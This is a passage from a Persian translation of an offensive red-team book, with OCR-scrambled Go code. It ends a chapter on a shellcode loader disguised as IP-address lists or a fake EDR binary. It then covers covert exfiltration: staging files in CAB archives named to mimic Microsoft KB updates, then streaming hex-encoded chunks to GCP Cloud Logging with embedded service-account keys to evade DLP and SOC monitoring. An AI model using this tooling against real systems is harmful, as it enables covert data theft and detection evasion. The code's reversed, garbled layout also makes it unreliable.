در حالی که این مثال فقط یک لودر ساده است، می‌توانید آن را با ظاهر مشروع بودن تقویت کنید. برای مثال، از آنجا که shellcode را در یک فهرست آدرس IP بسته‌بندی می‌کنید، می‌توانید یک GUI جعلی ایجاد کنید تا لودر را به‌عنوان نرم‌افزار مشروع مانند یک اسکنر شبکه یا، همان‌طور که در شکل ۷-۲ نشان داده شده است، یک فایل اجرایی EDR شناخته‌شده پنهان کنید.




Figure 7-2: Hiding the loader and payload as a well-known EDR

شکل ۷-۲: پنهان کردن لودر و بار به‌عنوان یک EDR شناخته‌شده

با آن، گردش کار بسته‌بندی ترکیبی را کامل کرده‌اید: Ex2Shell برای استخراج shellcode، Encode برای مبدل کردن آن به داده بی‌ضرر، و Loader برای اجرای آن در حافظه. این رویکرد سه‌مرحله‌ای به شما کمک می‌کند از روش‌های تشخیصی که مدافعان به آن‌ها تکیه می‌کنند فرار کنید.

خلاصه

در این فصل، شما از Go برای ایجاد چندین ابزار سفارشی برای کمک به عملیات تیم قرمز خود استفاده کردید. ابزار اول، Ex2Shell، هر بار اجرایی را به shellcode تبدیل می‌کند. Encode، ابزار دوم، shellcode را در یک فایل متنی فشرده و مبهم‌سازی‌شده که شبیه یک فهرست بی‌ضرر از آدرس‌های IPv4 است بسته‌بندی می‌کند. در نهایت، Loader به شما اجازه می‌دهد آن فایل متنی ظاهراً بی‌ضرر را به حافظه تزریق کنید و بار پنهان آن را برای فرار از تشخیص اجرا کنید.

در حالی که این ابزارها همان‌طور که هستند کاملاً کاربردی هستند، در نظر بگیرید خود را با این بهبودها به چالش بکشید:

• آنتروپی بیشتری به shellcode تولیدشده خود اضافه کنید (برای جزئیات به مستندات Donut مراجعه کنید). با این حال، به خاطر داشته باشید که آنتروپی بیش از حد می‌تواند اثر معکوس داشته باشد.

• مبهم‌سازی را با استفاده از IPv6 به‌جای IPv4 افزایش دهید. بیشتر افراد IT هنوز با IPv6 خیلی آشنا نیستند، بنابراین احتمالاً آدرس‌های IPv6 نادرست را بیشتر از آدرس‌های IPv4 قابل مقایسه از دست می‌دهند.

• لودر را بر اساس عملیات سفارشی کنید. ما از لودرهایی مشابه آن در این فصل برای بارگذاری برنامه‌های مشروع و همچنین shellcode خود استفاده کرده‌ایم. همان‌طور که قبلاً ذکر شد، همچنین می‌توانید یک GUI جعلی برای همراهی لودر ایجاد کنید.

• توانایی امضای کد خود را اضافه کنید، که یک سطح دیگر محافظت در برابر کشف شدن فراهم می‌کند.

• این ابزارها را در چارچوب C2 خود ادغام کنید تا گردش کار را خودکار کنید.

8

STAGING AND EXFILTRATING DATA COVERTLY

۸ صحنه‌سازی و استخراج پنهانی داده

هنگام صحنه‌سازی داده برای استخراج، تست‌کنندگان اغلب به‌طور پیش‌فرض با کتابخانه‌های استاندارد و ابزارهای فشرده‌سازی مانند zlib و z۷ می‌سازند یا اسکریپت می‌نویسند. حتی اگر این ابزارها EDRها را علامت‌گذاری نکنند، مصنوعاتی ایجاد می‌کنند که SIEM آن‌ها را به‌عنوان نشانگرهای خطر تشخیص می‌دهد: فایل‌های .zip یا .z۷ در دایرکتوری‌های غیرمعمول، امضاهای ابزار فشرده‌سازی، و فایل‌های متوالی با اندازه مشابه، به‌عنوان چند نمونه. در این فصل، شما ابزار سفارشی در Go ایجاد خواهید کرد تا از این الگوهای تشخیصی دور بزنید، و از فایل‌های Microsoft CAB برای صحنه‌سازی و GCP Cloud Logging برای انتقال پنهانی استفاده کنید. در پایان فصل، یک خط لوله استخراج کارآمد خواهید داشت که امضای عملیاتی شما را کاهش می‌دهد و به شما کمک می‌کند برای مدت طولانی‌تری زیر رادار SOC بمانید.

راه‌حلی که در این فصل خواهید ساخت شامل چندین ابزار است که بار را در یک قالب جدید می‌پیچند، تکه‌تکه کردن را اعمال می‌کنند، و باینری را به GCP Cloud Logging استریم می‌کنند. به‌جای تکیه بر LOLBinها، این راه‌حل تکنیک‌هایی را ترکیب می‌کند که برای بیشتر گروه‌های بازیگر تهدید معمول نیستند. پس از استخراج موفقیت‌آمیز بار، یک ابزار بازیابی برای دانلود و بازسازی تکه‌ها ایجاد خواهید کرد.

صحنه‌سازی

ما با تغییر نحوه رویکردمان به صحنه‌سازی شروع خواهیم کرد. نرم‌افزار DLP مستقر در نقاط پایانی معمولاً با سیاست‌هایی تنظیم می‌شود که پسوندهای فایل خاص، بایت‌های جادویی، یا انواع MIME را هدف قرار می‌دهند. با دانستن این، تست‌کنندگان اغلب بر فشرده‌سازی، رمزنگاری، و سپس تقسیم فایل‌های خود تمرکز می‌کنند—که همه این‌ها ممکن است I/O را برای فایل‌های بزرگ افزایش دهند، شانس تشخیص‌های آنتروپی روی دیسک را افزایش دهند، و فایل‌های متوالی با اندازه مشابه را جا بگذارند.

شما در عوض یک راه‌حل صحنه‌سازی با استفاده از قالب فایل Microsoft cabinet (CAB) بدون فشرده‌سازی خواهید ساخت. این قالب اجازه می‌دهد فایل‌های بزرگ را در دو یا چند فایل CAB با حداکثر ۶۵,۵۳۵ فایل در هر cabinet با

حداکثر اندازه GB۲ در هر فایل CAB تقسیم کنید. فشرده‌سازی و گواهی‌های دیجیتال نیز پشتیبانی می‌شوند، اما برای این آزمایشگاه به آن‌ها نیاز نخواهید داشت.

فایل‌های CAB معمولاً به‌عنوان فایل‌های مزاحم که فضای دیسک را اشغال می‌کنند در نظر گرفته می‌شوند، و بنابراین عموماً در سیستم‌های Windows نادیده گرفته می‌شوند. صحنه‌سازی در مکان فایل صحیح، با استفاده از قراردادهای نام‌گذاری استراتژیک، و تصادفی کردن اینکه چه فایل‌هایی اضافه شوند (ایجاد اندازه‌های فایل مختلف) آن‌ها را به نظر مرتبط با به‌روزرسانی‌های Windows می‌رساند. هنگامی که EDR ابزار را روی نقطه پایانی اسکن می‌کند، هیچ ارجاعی به رشته‌های فشرده‌سازی و بسته‌بندی رایج که می‌توانند به امتیاز خطر میزبان اضافه کنند پیدا نخواهد کرد.

استخراج

ابزار دومی که خواهید ساخت جزء استخراج است. شما رمزنگاری را با استفاده از GCP Cloud Logging (که قبلاً Stackdriver نامیده می‌شد) به‌عنوان سرویس تغییر مسیر و میزبانی خود مدیریت خواهید کرد. هر فایل CAB به یک اندازه خاص به‌عنوان یک ورودی گزارش JSON رمزگذاری‌شده به هگز با استفاده از SDK رسمی GCP تکه‌تکه می‌شود. استفاده از نقطه پایانی API و کلاینت به‌طور خودکار مدیریت خطای پایه و رمزنگاری در حال انتقال را پوشش می‌دهد. ما Cloud Logging را بر storage انتخاب کردیم هم برای هزینه و هم چون ترافیک به نقطه پایانی بسیار کمتر احتمال دارد بررسی شود.

بازیابی

شما همچنین یک کلاینت بازیابی خواهید ساخت که به‌طور خودکار تکه‌های آپلودشده را با شناسه exfil و مُهر زمانی آن‌ها دانلود می‌کند، سپس آن‌ها را در فایل اصلی بازسازی می‌کند. همچنین می‌توانید به‌سادگی بار JSON را بگیرید و تمام هگز را خودتان مستقیماً از Cloud Logging در صورت نیاز به هم متصل کنید.

الزامات فنی

برای تکمیل این آزمایشگاه، به موارد زیر نیاز دارید:

- پروژه GCP با حقوق مالک
- Go نصب‌شده (تمام لیست‌های کد با نسخه ۱,۲۴,۴ آزمایش شده‌اند)
- VS Code با افزونه رسمی Go نصب‌شده (اختیاری)

معماری استقرار

ابزار صحنه‌سازی، GoStageCab، از توابع سطح بالا نشان داده‌شده در شکل ۸-۱ استفاده خواهد کرد.




Figure 8-1: The high-level function workflow for the staging client

شکل ۸-۱: گردش کار تابع سطح بالا برای کلاینت صحنه‌سازی

پس از ساخت ابزار صحنه‌سازی، به یک ابزار استخراج جداگانه، GoLogExfil، برای آپلود فایل‌ها از زیرساخت تغییر مسیر خود نیاز خواهید داشت، همان‌طور که در شکل ۸-۲ نشان داده شده است.




Figure 8-2: The high-level function workflow for the exfiltration client

شکل ۸-۲: گردش کار تابع سطح بالا برای کلاینت استخراج

کلاینت بازیابی و بازسازی فایل، GoLogRetrieve، جریان متفاوتی را دنبال می‌کند، همان‌طور که در شکل ۸-۳ نشان داده شده است.




Figure 8-3: The high-level workflow for the retrieval client

شکل ۸-۳: گردش کار سطح بالا برای کلاینت بازیابی

شما ابزار صحنه‌سازی را به‌عنوان یک باینری واحد که هم ایجاد و هم استخراج فایل‌های CAB را مدیریت می‌کند خواهید ساخت، چون ممکن است نیاز داشته باشید عملیات صحنه‌سازی را روی هدف تغییر دهید یا ترکیب کنید. با این حال، شما از باینری‌های جداگانه برای استخراج و بازیابی استفاده خواهید کرد، چون کلاینت بازیابی روی زیرساخت شما اجرا می‌شود، نه روی میزبان هدف.

برای شروع، محیط GCP خود را راه‌اندازی خواهید کرد و اعتبارنامه‌های حساب سرویس که این ابزارها نیاز دارند را ایجاد خواهید کرد.

راه‌اندازی محیط GCP شما

برای این آزمایشگاه، باید اعتبارنامه‌های JSON برای پیاده‌سازی در کد خود ایجاد کنید. به کنسول Google Cloud خود وارد شوید، عبارت service account را جستجو کنید، و روی Create Service Account نزدیک بالا کلیک کنید. باید گفتگوی نشان داده‌شده در شکل ۸-٤ را ببینید.




Figure 8-4: The Create Service Account options in the Google Cloud console

شکل ۸-٤: گزینه‌های Create Service Account در کنسول Google Cloud

جزئیات را همان‌طور که نشان داده شده است پر کنید. پس از اتمام، روی Create and Continue کلیک کنید و حساب سرویس خود را ذخیره کنید.

بعد، مطمئن شوید که به مرحله ۲ (نشان داده‌شده در شکل ۸-٤) ادامه دهید تا به حساب سرویس دسترسی به پروژه اعطا کنید، و نقش‌های Log Viewer و Log Writer را اضافه کنید، و سپس روی Continue و Done کلیک کنید. به‌طور جایگزین، می‌توانید IAM را جستجو کنید و principal حساب سرویس را برای دسترسی در سطح پروژه اضافه کنید. در آن صورت، باید نقش‌های Logs Viewer و Logs Writer را به حساب سرویس متصل کنید، همان‌طور که در شکل ۸-٥ نشان داده شده است.




Figure 8-5: Binding the IAM roles for the service account

شکل ۸-۵: اتصال نقش‌های IAM برای حساب سرویس

روی Save کلیک کنید. حالا باید به صفحه Service Account بازگردید تا کلید JSON را ایجاد کنید، همان‌طور که در فصل ٤ توصیف شده است. حساب سرویس خود را در فهرست انتخاب کنید، به تب Keys بروید، و از منوی کشویی Add Key نزدیک پایین، Create New Key JSON Create را انتخاب کنید.

به یاد داشته باشید، می‌توانید این کلید را فقط یک بار دانلود کنید. شما آن را مستقیماً با استفاده از رمزگذاری Base64 در فایل‌های باینری میزبان جاسازی خواهید کرد. ما Base64 را برای این آزمایشگاه انتخاب کردیم چون تجزیه آن آسان است، هرچند می‌توانید کد را برای استفاده از رمزنگاری سفارشی یا سایر روال‌های رمزگذاری در صورت ترجیح تغییر دهید.

ساختن ابزار صحنه‌سازی CAB

ایجاد یک فایل CAB به‌سادگی نوشتن یک جریان پیوسته از داده باینری خام نیست. مانند هر ابزار بسته‌بندی، شامل محاسبه آفست‌ها (یعنی پیگیری اینکه هر فایل کجا درون آرشیو شروع و تمام می‌شود) است. برای انجام این کار، CAB از ساختارهای CFHeader، CFFolder، و CFData استفاده می‌کند، که فایل‌های متعدد ذخیره‌شده درون blob را توصیف می‌کنند. فهرست ۸-۱ ابزار صحنه‌سازی CAB را در Go می‌سازد، شامل نظرات توضیحی و همچنین پیوندهایی به مستندات رسمی Microsoft با جزئیات بیشتر درباره مشخصات CAB.

--snip--

CAB-specific constants 1 //

.MSCF is the magic number that identifies a Microsoft cabinet file //

```
.It's stored in reverse order (FSCM) due to little-endian byte order //
) const
MSCF_SIGNATURE = 0x4643534D // "MSCF" in reverse (little-endian)
CAB_HEADER_SIZE = 36 // Size of the CAB header structure
FOLDER_ENTRY_SIZE = 8 // Size of a folder entry structure
NO_COMPRESSION = 0 // Value indicating no compression is used
MAX_FILES = 14 // Maximum files per cabinet
(
.CabHeader represents the binary structure of a CAB file header //
.The order and size of fields are critical for compatibility //
} type CabHeader struct
Signature uint32 // Must be MSCF_SIGNATURE
Reserved1 uint32 // Reserved field, must be 0
CBCabinet uint32 // Total size of cabinet file in bytes
Reserved2 uint32 // Reserved field, must be 0
COFFFiles uint32 // Offset of first file data
Reserved3 uint32 // Reserved field, must be 0
VersionMinor uint8 // CAB format version (usually 3)
VersionMajor uint8 // CAB format version (usually 1)
CFolders uint16 // Number of folders (we use 1)
CFiles uint16 // Number of files in cabinet
Flags uint16 // Cabinet flags (we use 0)
SetID uint16 // Cabinet set ID (we use 0)
ICabinet uint16 // Cabinet number in set (we use 0)
{
.CFFolder represents a folder entry in the CAB format //
```

```
.Even with no compression, the CAB format requires at least one folder entry //
} type CFFolder struct
COFFCabStart uint32 // Offset where this folder's files begin
CCFData uint16 // Number of data blocks (1 for uncompressed)
TypeCompress uint16 // Compression type (0 for none)
{
} func createCabs(inputPath, outputDir string) error
.Collect all files to process //
var files []string
fileInfo, err := os.Stat(inputPath)
} if err != nil
return fmt.Errorf("error accessing input path: %v", err)
{
--snip--
.Initialize CAB header with required values //
.Most fields are 0, but certain fields must be set for a valid CAB //
}header := CabHeader
,Signature: MSCF_SIGNATURE
,VersionMinor: 3
,VersionMajor: 1
.CFolders: 1, // We always use one folder
,CFiles: uint16(len(files))
.First file data starts after header and folder entry //
,COFFFiles: CAB_HEADER_SIZE + FOLDER_ENTRY_SIZE
{
.Write initial header (size will be updated later) //
```

```
} if err := binary.Write(cab, binary.LittleEndian, &header); err != nil
return err
{
.Write required folder entry //
}folder := CFFolder
,COFFCabStart: header.COFFFiles
CCFData: 1, // One data block for uncompressed files
,TypeCompress: NO_COMPRESSION
{
} if err := binary.Write(cab, binary.LittleEndian, &folder); err != nil
return err
{
Track current position for final size calculation. 2 //
currentOffset := int64(folder.COFFCabStart)
.Write each file with its metadata //
} for _, filePath := range files
data, err := os.ReadFile(filePath)
} if err != nil
return err
{
.Write filename length and name //
.Each file entry starts with a 2-byte length followed by the name //
fileName := filepath.Base(filePath)
nameLen := uint16(len(fileName))
} if err := binary.Write(cab, binary.LittleEndian, nameLen); err != nil
return err
```

```
{
} if _, err := cab.WriteString(fileName); err != nil
return err
{
.Write file size and contents //
fileSize := uint32(len(data))
} if err := binary.Write(cab, binary.LittleEndian, fileSize); err != nil
return err
{
} if _, err := cab.Write(data); err != nil
return err
{
Update offset: 2 bytes for name length + name length + 4 bytes for file size + file data //
currentOffset += int64(2 + len(fileName) + 4 + len(data)) 3
{
.Update header with final cabinet size and rewrite it //
header.CBCabinet = uint32(currentOffset)
(۰ ,۰)cab.Seek
return binary.Write(cab, binary.LittleEndian, &header)
{
} func extractCabs(inputPath, outputDir string) error
fileInfo, err := os.Stat(inputPath)
} if err != nil
return err
{
} ()if fileInfo.IsDir
```

```
.Extract all CAB files in directory //
files, err := os.ReadDir(inputPath)
} if err != nil
return err
{
} for _, file := range files
} if strings.HasSuffix(strings.ToLower(file.Name()), ".cab")
} if err := extractSingleCab(filepath.Join(inputPath, file.Name()), outputDir); err != nil
return err
{
{
{
return nil
{
return extractSingleCab(inputPath, outputDir)
{
} func extractSingleCab(cabPath, outputDir string) error
cab, err := os.Open(cabPath)
} if err != nil
return err
{
()defer cab.Close
--snip--
.Read and verify CAB header //
Main function //
} ()func main
```

```
.Parse command line flags //
mode := flag.String("mode", "create", "Mode: create or extract")
input := flag.String("input", "", "Input file/directory for create, or CAB file for extract")
output := flag.String("output", ".", "Output directory")
()flag.Parse
} "" == if *input
log.Fatal("Please specify input path")
{
.Initialize random seed for file distribution //
rand.Seed(time.Now().UnixNano())
.Execute requested operation //
} switch *mode
:"case "create
} if err := createCabs(*input, *output); err != nil
log.Fatal(err)
{
:"case "extract
} if err := extractCabs(*input, *output); err != nil
log.Fatal(err)
{
:default
log.Fatal("Invalid mode. Use 'create' or 'extract'")
{
{
```

فهرست ۸-۱: ابزار صحنه‌سازی GoStageCab

این بسته‌ها به هیچ وابستگی خارجی از Go نیاز ندارند، بنابراین یک ساخت ساده باید کار کند. این راه‌حل فایل‌ها را در یک دایرکتوری شمارش می‌کند و فایل‌های CAB با ساختارهای هدر مناسب و محاسبات آفست فایل ایجاد می‌کند. از آنجا که مشخصات CAB از فایل‌های زیادی پشتیبانی می‌کند، ممکن است بخواهید تعداد فایل‌ها در هر CAB را محدود کنید تا بازسازی پس از استخراج را ساده کنید. کد از ثابت‌های از پیش تعریف‌شده و مقادیر محاسبه‌شده برای ساخت هدر فایل CAB طبق مشخصات استفاده می‌کند ۱.

ساخت هدر نیازمند محاسبه آفست‌های اندازه و تعداد فایل‌هاست ۲، که به معنای شمارش ساختارهای فایل و پوشه از قبل است. کد هدر را به‌صورت افزایشی هنگام اضافه کردن هر فایل به CAB بازنویسی می‌کند. در حالی که این رویکرد ممکن است از نظر محاسباتی ناکارآمد به نظر برسد، محاسبات تراز هدر دقیق را در طول فرایند تضمین می‌کند به‌جای تلاش برای محاسبه همه چیز در پایان ۳. این ابزار شمارش را انجام می‌دهد و سپس به‌طور خودکار مجموعه‌های بزرگ‌تر از حد مجاز فایل را در چندین فایل CAB در دایرکتوری خروجی مورد نظر شما تقسیم می‌کند.

ابزار صحنه‌سازی را در حالت‌های ایجاد و استخراج CAB به‌صورت زیر اجرا کنید:

```
go build gostagecab.go %

/. gostagecab -mode create -input /path/to/folder -output %

gostagecab -mode extract -input /path/to/cab/files -output ./extracted %
```

خروجی در شکل ۸-۶ نشان داده شده است.



Figure 8-6: Creating a CAB file and extracting the archive with GoStageCab

شکل ۸-۶: ایجاد یک فایل CAB و استخراج آرشیو با GoStageCab

توجه کنید که اجرای راه‌حل فایل‌های CAB با نام‌هایی ایجاد می‌کند که بسته‌های به‌روزرسانی Microsoft Knowledge Base را تقلید می‌کنند (مانند KB2606001-001.cab). به‌عنوان تأیید، می‌توانید یک فایل CAB را در یک دایرکتوری جدید استخراج کنید تا فایل‌های جداگانه را دوباره ببینید و هش‌های آن‌ها را بررسی کنید.

توسعه کلاینت استخراج

برای استخراج فایل‌های CAB، شما از کلید حساب سرویس GCP Cloud Logging استفاده خواهید کرد. ابتدا، خروجی JSON را به یک خط واحد Base64 با اجرای زیر رمزگذاری کنید:

```
cat service-account.json | base64 -w 0 > encoded-sa.txt %
```

فهرست ۸-۲ کد کلاینت فقط استخراج را نشان می‌دهد.

داده پردازی آرین پایش

```
Exfil client //
package main
) import
"context"
encoding/base64""
"encoding/hex"
"flag"
"fmt"
"log"
"os"
"strconv"
"strings"
"time"
"cloud.google.com/go/logging"
(
Configuration constants //
) const
PROJECT_ID = "YOUR-PROJECT-ID" 1
chunkSize = 250000
(
Add your Base64-encoded service account key here. 2 //
` = const encodedServiceAccount
.PASTE YOUR BASE64-ENCODED SERVICE ACCOUNT JSON HERE //
`
} func getServiceAccountJSON() (string, error)
decoded, err := base64.StdEncoding.DecodeString(encodedServiceAccount)
```

```
} if err != nil
return "", fmt.Errorf("failed to decode service account: %v", err)
{
return string(decoded), nil
{
} func readFiletoHex(file_name string) string
file, err := os.Open(file_name)
} if err != nil
log.Fatalf("Ensure you have specified a valid filepath %v", err)
{
()defer file.Close
()fileInfo, err := file.Stat
} if err != nil
panic(err)
{
()fileSize := fileInfo.Size
fileData := make([]byte, fileSize)
err = file.Read(fileData) ,_
} if err != nil
panic(err)
{
hexData := hex.EncodeToString(fileData)
return hexData
{
} ()func main
exfil_file := flag.String("file", "", "Path to file for exfiltration")
```

```
()flag.Parse
} "" == if *exfil_file
log.Fatal("Please provide a file path using --file")
{
.Create temporary service account file //
()svcJSON, err := getServiceAccountJSON
} if err != nil
log.Fatalf("Failed to get service account: %v", err)
{
tmpFile, err := os.CreateTemp("", "svc-*.json")
} if err != nil
log.Fatalf("Failed to create temp file: %v", err)
{
defer os.Remove(tmpFile.Name())
} if _, err := tmpFile.WriteString(svcJSON); err != nil
log.Fatalf("Failed to write service account: %v", err)
{
()tmpFile.Close
os.Setenv("GOOGLE_APPLICATION_CREDENTIALS", tmpFile.Name())
()ctx := context.Background
client, err := logging.NewClient(ctx, PROJECT_ID)
} if err != nil
log.Fatalf("Failed to create client: %v", err)
{
()defer client.Close
fileParts := strings.Split(*exfil_file, "/")
```

```
fileName := fileParts[len(fileParts)-1]
()timestamp := time.Now().Unix
exfilID := fmt.Sprintf("%s-%d", fileName, timestamp)
logName := fmt.Sprintf("exfil-%s", exfilID)
logger := client.Logger(logName)
hexData := readFiletoHex(*exfil_file)
hexDataLen := len(hexData)
chunksRemaining := (hexDataLen + chunkSize - 1) / chunkSize
totalChunks := chunksRemaining
}{}metadataEntry := map[string]interface
,filename": fileName"
,total_chunks": totalChunks"
,timestamp": timestamp"
,total_size": hexDataLen"
{
}logger.Log(logging.Entry
,Payload: metadataEntry
,Severity: logging.Info
}Labels: map[string]string
,"type": "metadata"
,exfil_id": exfilID"
,{
({
} for i := 0; i < hexDataLen; i += chunkSize
chunkEnd := i + chunkSize
} if chunkEnd > hexDataLen
```


apsec.ir

```
chunkEnd = hexDataLen
{
chunk := hexData[i:chunkEnd]
chunkNum := i/chunkSize + 1
}logger.Log(logging.Entry
,Payload: chunk
,Severity: logging.Info
}Labels: map[string]string
,"type": "chunk"
,chunk-number": strconv.Itoa(chunkNum)"
,total-chunks": strconv.Itoa(totalChunks)"
,exfil_id": exfilID"
,{
({
--chunksRemaining
log.Printf("Chunk %d/%d: %d bytes processed\n", chunkNum, totalChunks, len(chunk)/2)
{
fmt.Printf("\n=== File Exfiltration Complete ===\n")
fmt.Printf("To retrieve this file, use:\n")
fmt.Printf("./gologretrieve --exfil-id %s\n", exfilID)
fmt.Printf("================================\n")
{
```

فهرست ۸-۲: تکه‌تکه کردن فایل‌ها، رمزگذاری هگز، و آپلود به Cloud Logging با GoLogExfil

مطمئن شوید که ثابت PROJECT_ID را به شناسه پروژه GCP خود تغییر دهید ۱ و JSON رمزگذاری‌شده خود را در مکان مناسب در کد جای‌گذاری کنید ۲. می‌توانید به‌صورت اختیاری اندازه تکه را تنظیم کنید، اما ما پیش‌فرض ۲۵۰KB را برای ماندن در محدودیت‌های اندازه GCP Cloud Logging توصیه می‌کنیم.

نتیجه باید یک کلاینت ساده GCP Cloud Logging باشد که فایل‌های CAB شما را می‌خواند و به تکه‌های رمزگذاری‌شده به هگز رمزگذاری می‌کند و با استفاده از کلید حساب سرویس شما به پروژه GCP هدف استریم می‌کند.

ایجاد کلاینت بازیابی فایل

مانند کد استخراج، باید اعتبارنامه‌های حساب سرویس را برای دسترسی به نقطه پایانی API جاسازی کنید. همان مراحل بخش قبلی را برای جای‌گذاری کلید و به‌روزرسانی ثابت PROJECT_ID قبل از کامپایل دنبال کنید. کد بازیابی، نشان داده‌شده در فهرست ۸-۳، تکه‌ها را با شناسه exfil آن‌ها جستجو می‌کند، آن‌ها را بر اساس شماره تکه مرتب می‌کند، و فایل را بازسازی می‌کند.

```
.Retrieve client //

package main

) import

"context"

encoding/base64""

"encoding/hex"

"flag"

"fmt"

"log"

"os"

"strings"

"cloud.google.com/go/logging/logadmin"

"google.golang.org/api/iterator"

"structpb "google.golang.org/protobuf/types/known/structpb

(

Configuration constants //

) const

"PROJECT_ID = "YOUR-PROJECT-ID

(

.Add your Base64-encoded service account key here //
```


apsec.ir

```
` = const encodedServiceAccount
.PASTE YOUR BASE64-ENCODED SERVICE ACCOUNT JSON HERE //
`
} func getServiceAccountJSON() (string, error)
decoded, err := base64.StdEncoding.DecodeString(encodedServiceAccount)
} if err != nil
return "", fmt.Errorf("failed to decode service account: %v", err)
{
return string(decoded), nil
{
} ()func main
exfil_id := flag.String("exfil-id", "", "Exfil ID to retrieve (filename-timestamp)") 1
output_dir := flag.String("output-dir", ".", "Directory to save retrieved files")
()flag.Parse
} "" == if *exfil_id
log.Fatal("Please provide an exfil ID using --exfil-id")
{
.Use temporary service account //
()svcJSON, err := getServiceAccountJSON
} if err != nil
log.Fatalf("Failed to get service account: %v", err)
{
tmpFile, err := os.CreateTemp("", "svc-*.json")
} if err != nil
log.Fatalf("Failed to create temp file: %v", err)
{
```

```
defer os.Remove(tmpFile.Name())
} if _, err := tmpFile.WriteString(svcJSON); err != nil
log.Fatalf("Failed to write service account: %v", err)
{
()tmpFile.Close
os.Setenv("GOOGLE_APPLICATION_CREDENTIALS", tmpFile.Name())
()ctx := context.Background
adminClient, err := logadmin.NewClient(ctx, PROJECT_ID)
} if err != nil
log.Fatalf("Failed to create admin client: %v", err)
{
()defer adminClient.Close
{}var metadata map[string]interface
var chunks []string
chunkMap := make(map[int]string)
filter := fmt.Sprintf(`resource.type="project" labels.exfil_id="%s"`, *exfil_id)
,iter := adminClient.Entries(ctx
,logadmin.Filter(filter)
,()logadmin.NewestFirst
(
entriesFound := 0
} for
()entry, err := iter.Next
} if err == iterator.Done
break
{
```


apsec.ir

```
} if err != nil
log.Fatalf("Error reading logs: %v", err)
{
++entriesFound
labels := entry.Labels
log.Printf("Found entry with type: %s", labels["type"])
} ″if labels["type"] == "metadata
} switch payload := entry.Payload.(type)
:{}case map[string]interface
metadata = payload
:case *structpb.Struct
()metadata = payload.AsMap
:default
